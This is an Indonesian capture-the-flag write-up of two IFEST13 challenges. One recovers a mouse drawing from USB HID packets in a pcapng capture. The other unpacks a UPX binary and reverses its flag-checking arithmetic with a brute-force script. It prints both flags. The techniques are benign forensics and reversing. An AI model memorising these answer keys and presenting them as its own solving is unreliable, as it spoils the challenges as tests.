Diberikan sebuah file .jpeg yang harus kita extract menggunakan tools binwalk , setelah itu terdapat sebuah log yang sangat banyak, dan kita harus analisis satu persatu, dan setelah saya analisis ternyata terdapat sebuah link untuk menuju ke github.

p0t4rr revised this gist 2 days ago.

1 changed file with 1 addition and 1 deletion.

gistfile1.txt

...

...

@@ -1 +1 @@

1

- <https://drive.google.com/drive/folders/1o8veZnn8tJJDLn1NgDjQrKr1MT09uNJD?usp=sharing>

1

+ 213a3d3b06544c462d3c203d194004062629252e5b0d0c04662a3b22030b4c0f26222d2e071d4c5826763f2e2f000d513d04030f390052272e0a231a07051100041a26720020292d763b3a3b481d0b083b27272c

Setelah dibuka ternyata redapat link google drive dibagian revision pada kaman githubnya, setelah di ikuti ternyata file drive menyimpan sebuah packet .pcapng

No.	Time	Source	Destination	Protocol	Length	HID Data	Info
10	0.000000	1.2.0	host	USB	228		GET_DESCRIPTOR Response CONFIGURATION
11	0.000000	host	1.2.0	USB	36		SET_CONFIGURATION Request
12	0.000000	1.2.0	host	USB	28		SET_CONFIGURATION Response
13	0.045341	1.1.1	host	USB	31	00ffff00	URB_INTERRUPT in
14	0.045361	host	1.1.1	USB	27		URB_INTERRUPT in
15	0.053365	1.1.1	host	USB	31	00fbff00	URB_INTERRUPT in
16	0.053391	host	1.1.1	USB	27		URB_INTERRUPT in
17	0.061341	1.1.1	host	USB	31	00fd0000	URB_INTERRUPT in
18	0.061367	host	1.1.1	USB	27		URB_INTERRUPT in
19	0.069320	1.1.1	host	USB	31	00fcff00	URB_INTERRUPT in
20	0.069360	host	1.1.1	USB	27		URB_INTERRUPT in
21	0.077340	1.1.1	host	USB	31	00fb0000	URB_INTERRUPT in
22	0.077366	host	1.1.1	USB	27		URB_INTERRUPT in
23	0.085341	1.1.1	host	USB	31	00f90000	URB_INTERRUPT in
24	0.085373	host	1.1.1	USB	27		URB_INTERRUPT in
25	0.093454	1.1.1	host	USB	31	00fa0000	URB_INTERRUPT in
26	0.093479	host	1.1.1	USB	27		URB_INTERRUPT in
27	0.101495	1.1.1	host	USB	31	00f60300	URB_INTERRUPT in
28	0.101525	host	1.1.1	USB	27		URB_INTERRUPT in
29	0.109425	1.1.1	host	USB	31	00f70200	URB_INTERRUPT in
30	0.109455	host	1.1.1	USB	27		URB_INTERRUPT in
31	0.117325	1.1.1	host	USB	31	00f50400	URB_INTERRUPT in
32	0.117355	host	1.1.1	USB	27		URB_INTERRUPT in
33	0.125455	1.1.1	host	USB	31	00f40500	URB_INTERRUPT in

Disini, paketnya menunjukan protocol USB, setelah saya bca baca ternyata kita harus meng-ekstrak HID dari source 1.1.1

usb.src == 1.1.1							
No.	Time	Source	Destination	Protocol	Length	HID Data	Info
13	0.045341	1.1.1	host	USB	31	00ffff00	URB_INTERRUPT in
15	0.053365	1.1.1	host	USB	31	00fbff00	URB_INTERRUPT in
17	0.061341	1.1.1	host	USB	31	00fd0000	URB_INTERRUPT in
19	0.069320	1.1.1	host	USB	31	00fcff00	URB_INTERRUPT in
21	0.077340	1.1.1	host	USB	31	00fb0000	URB_INTERRUPT in
23	0.085341	1.1.1	host	USB	31	00f90000	URB_INTERRUPT in
25	0.093454	1.1.1	host	USB	31	00fa0000	URB_INTERRUPT in
27	0.101495	1.1.1	host	USB	31	00f60300	URB_INTERRUPT in
29	0.109425	1.1.1	host	USB	31	00f70200	URB_INTERRUPT in
31	0.117325	1.1.1	host	USB	31	00f50400	URB_INTERRUPT in
33	0.125455	1.1.1	host	USB	31	00f40500	URB_INTERRUPT in
35	0.133706	1.1.1	host	USB	31	00f30600	URB_INTERRUPT in
37	0.141619	1.1.1	host	USB	31	00f20700	URB_INTERRUPT in
39	0.149684	1.1.1	host	USB	31	00f10800	URB_INTERRUPT in
41	0.157356	1.1.1	host	USB	31	00ee0a00	URB_INTERRUPT in
43	0.165348	1.1.1	host	USB	31	00ef0b00	URB_INTERRUPT in
45	0.173337	1.1.1	host	USB	31	00ec0c00	URB_INTERRUPT in
47	0.181748	1.1.1	host	USB	31	00ef0b00	URB_INTERRUPT in
49	0.189587	1.1.1	host	USB	31	00eb0e00	URB_INTERRUPT in
51	0.197381	1.1.1	host	USB	31	00ed0e00	URB_INTERRUPT in
53	0.205357	1.1.1	host	USB	31	00ed0d00	URB_INTERRUPT in
55	0.213565	1.1.1	host	USB	31	00e80f00	URB_INTERRUPT in
57	0.221381	1.1.1	host	USB	31	00ec0d00	URB_INTERRUPT in
59	0.229566	1.1.1	host	USB	31	00ed0c00	URB_INTERRUPT in

Setelah di filter, terlihat bahwa ada banyak data HID yang siap dimasak, setelah membaca [dokumentasi](#), saya langsung meng-ekstrak data tersebut kedalam csv kemudian saya hanya filter data HID-nya saja setelah itu saya masak data HID tersebut kedalam sebuah kode yang sudah dituliskan oleh dokumentasinya

```

from PIL import Image

mouse_events = [(0x80, 0x01, 0xfd), (0x80, 0x01, 0xfe), ... (0x80,
0xff, 0xfa)]

# Make the image big because we don't know how long the message is
img = Image.new('RGB', (10000, 10000), color='white')
canvas = img.load()

# Start the cursor in the middle of the canvas
mouse_x = 5000
mouse_y = 5000

for data in mouse_events:
    # Get the left mouse button status
    left_button_pressed = data[0] & 0b00000001

    # Get the mouse movement in x and y
    x_offset = int.from_bytes(data[1:2], "big", signed=True)
    y_offset = int.from_bytes(data[2:3], "big", signed=True)


    mouse_x += x_offset
    mouse_y += y_offset

    if left_button_pressed:
        # These two for loops are to make the pixels thicker
        for i in range(5):
            for j in range(5):
                # Write a black pixel on the canvas
                canvas[round(mouse_x) + i, round(mouse_y) + j] = (0,
0, 0)

# Save the image to disk
img.save("final.png")

```

dan yap, setelah saya implementasikan ternyata benar bahwa ada sebuah file .png yang menunjukkan flagnya.



FLAG : IFEST13{1_11k3_dr4w1ng}

Freeflag

Ripers Enjiniring



Pada challenge ini kita mendapat sebuah executable yang kalau dibuka akan terlihat seperti berikut:


```
/mnt/c/Users/zakin/Downloads
> ./freeflag
I'm so sorry, I forgot what the flag is, could you please try to guess it first?
flag: hewwo

Uhhh, I'm afraid that's wrong
```

Pada percobaan ghidra pertama, terlihat kodenya acak acakan, rupanya itu terkait dengan executablenya yang telah dikompres oleh UPX executable packer.

```
/mnt/c/Users/zakin/Downloads
> strings freeflag | grep -C 4 "UPX exe"
-aHL
c@E+"
/proc/self/ex
/dev-hm
$Info: This file is packed with the UPX executable packer http://upx.sf.net $
$Id: UPX 5.00 Copyright (C) 1996-2025 the UPX Team. All Rights Reserved. $
r9aQ
r9aQ
r9)\
```

Maka langkah selanjutnya adalah mendekompresi executable menggunakan `upx -d freeflag` sehingga flow kode sebenarnya menjadi lebih jelas. Yang mengoutputkan ghidra di bawah ini.



```
Decompile: FUN_00401080 - (freeflag2)

4
5 char *__s;
6 size_t sVar1;
7 char *__dest;
8 ulong uVar2;
9 ulong uVar3;
10 bool bVar4;
11 char local_41b;
12 char local_41a;
13 char acStack_419 [1025];
14
15 puts("I\'m so sorry, I forgot what the flag is, could you please try to guess it first?");
16 __s = acStack_419 + 1;
17 printf("flag: ");
18 fgets(__s,0x400,stdin);
19 sVar1 = strlen(__s);
20 if ((sVar1 != 0) && (acStack_419[sVar1] == '\n')) {
21     acStack_419[sVar1] = '\0';
22 }
23 sVar1 = strlen(__s);
24 __dest = &local_41b;
25 bVar4 = sVar1 == 0x46;
26 for (uVar3 = 0; uVar3 < sVar1; uVar3 = uVar3 + 2) {
27     if (!bVar4) goto LAB_0040115f;
28     __dest = strncpy(__dest,__s + uVar3,2);
29     uVar2 = 0;
30     if ((local_41b != '\0') && (local_41a != '\0')) {
31         uVar2 = (uVar3 + 1) * ((long)local_41a + (long)local_41b * 0x100);
32     }
33     bVar4 = *(uint *) ((long)&DAT_00402360 + uVar3 * 2) == uVar2;
34 }
35 if (bVar4) {
36     puts("\n Wow congrats, that is indeed the correct flag");
37 }
38 else {
39 LAB_0040115f:
40     puts("\n Uhhh, I\'m afraid that\'s wrong");
41 }
```

Sebenarnya flag dari chall ada di dalam executable ini namun dalam bentuk lain (terenkripsi). Terlihat pada baris 30,31,32 adalah resep dari enkripsi ini. Dapat dipahami bahwa pelaksanaan enkripsi dilakukan dalam 2 char per iterasi, yang dapat dilihat pada line 28 yang men-strncpy sebanyak 2 char dari indeks pengenkripsian current. Line 30 mengecek bahwa kedua char bukan null bytes. Apabila bukan maka dibentuk `uVar2` yang merupakan hasil pengenkripsian blok input yang akan dicocokkan dengan ciphertext yang ada di `DAT_00402360`. Dapat dipahami juga pengenkripsian tiap blok bergantung kepada indeks blok yang dijalani (terlihat pada suku `uVar3 + 1`), dan char pertama akan ditambahkan kepada char kedua yang telah dikalikan dengan 0x100 (`local_41a + local_41b * 0x100`) lalu dikalikan dengan suku indeks tadi. Setelahnya variabel penentu kebenaran (`bVar4`) akan diset sebagai hasil ekspresi `DAT_00402360 + uVar3 * 2 == uVar2` yang artinya mencocokkan blok yang baru saja dienkripsi dengan cipher text flag pada indeks yang relevan.

Dan terlihat juga ciphertext flagnya ada dalam alamat dari label `DAT_00402360` atau alamatnya sendiri adalah `0x00402360`.

```

pwndbg> x/35xw 0x00402360
0x402360: 0x00004946 0x0000cff9 0x0001a4f5 0x0001685d
0x402370: 0x000430cb 0x0004a8a4 0x0004d896 0x0002d339
0x402380: 0x0006eb41 0x00082e3b 0x0007cf05 0x000afe89
0x402390: 0x000a0122 0x00056661 0x000ac88d 0x000d5d81
0x4023a0: 0x000df251 0x000df8f9 0x000dcb9f 0x00075e79
0x4023b0: 0x0008dfa8 0x000843e7 0x0010bb9d 0x00167771
0x4023c0: 0x00151730 0x000b07ed 0x0017d8f0 0x00147eea
0x4023d0: 0x00196d5b 0x000bd6e5 0x000c7c4e 0x000d958d
0x4023e0: 0x001d0a1f 0x000db844 0x001d3db1

```

Berikut adalah skrip yang mereverse data ciphertext.

```

data = [0x00004946,0x0000cff9,0x0001a4f5,0x0001685d,
0x000430cb,0x0004a8a4,0x0004d896,0x0002d339,
0x0006eb41,0x00082e3b,0x0007cf05,0x000afe89,
0x000a0122,0x00056661,0x000ac88d,0x000d5d81,
0x000df251,0x000df8f9,0x000dcb9f,0x00075e79,
0x0008dfa8,0x000843e7,0x0010bb9d,0x00167771,
0x00151730,0x000b07ed,0x0017d8f0,0x00147eea,
0x00196d5b,0x000bd6e5,0x000c7c4e,0x000d958d,
0x001d0a1f,0x000db844,0x001d3db1]

```



```
pairs3=[]
for i,target in enumerate(data):
    m=2*i+1
    val=target//m
    fnd=[]
    for c1 in range(33,127):
        for c2 in range(33,127):
            if c2+256*c1 == val:
                fnd.append(chr(c1)+chr(c2))
    pairs3.append(fnd)

flag=''.join([fnd[0] for fnd in pairs3])
print(flag)
```

yang mengoutputkan

```
/tmp
$ python3 a.py
IFEST13{w3ll_n07h1n9_1z_fr33_1n_l1f3_s0_7h15_1z_n07_s0_fr33_4f73r_4ll}
```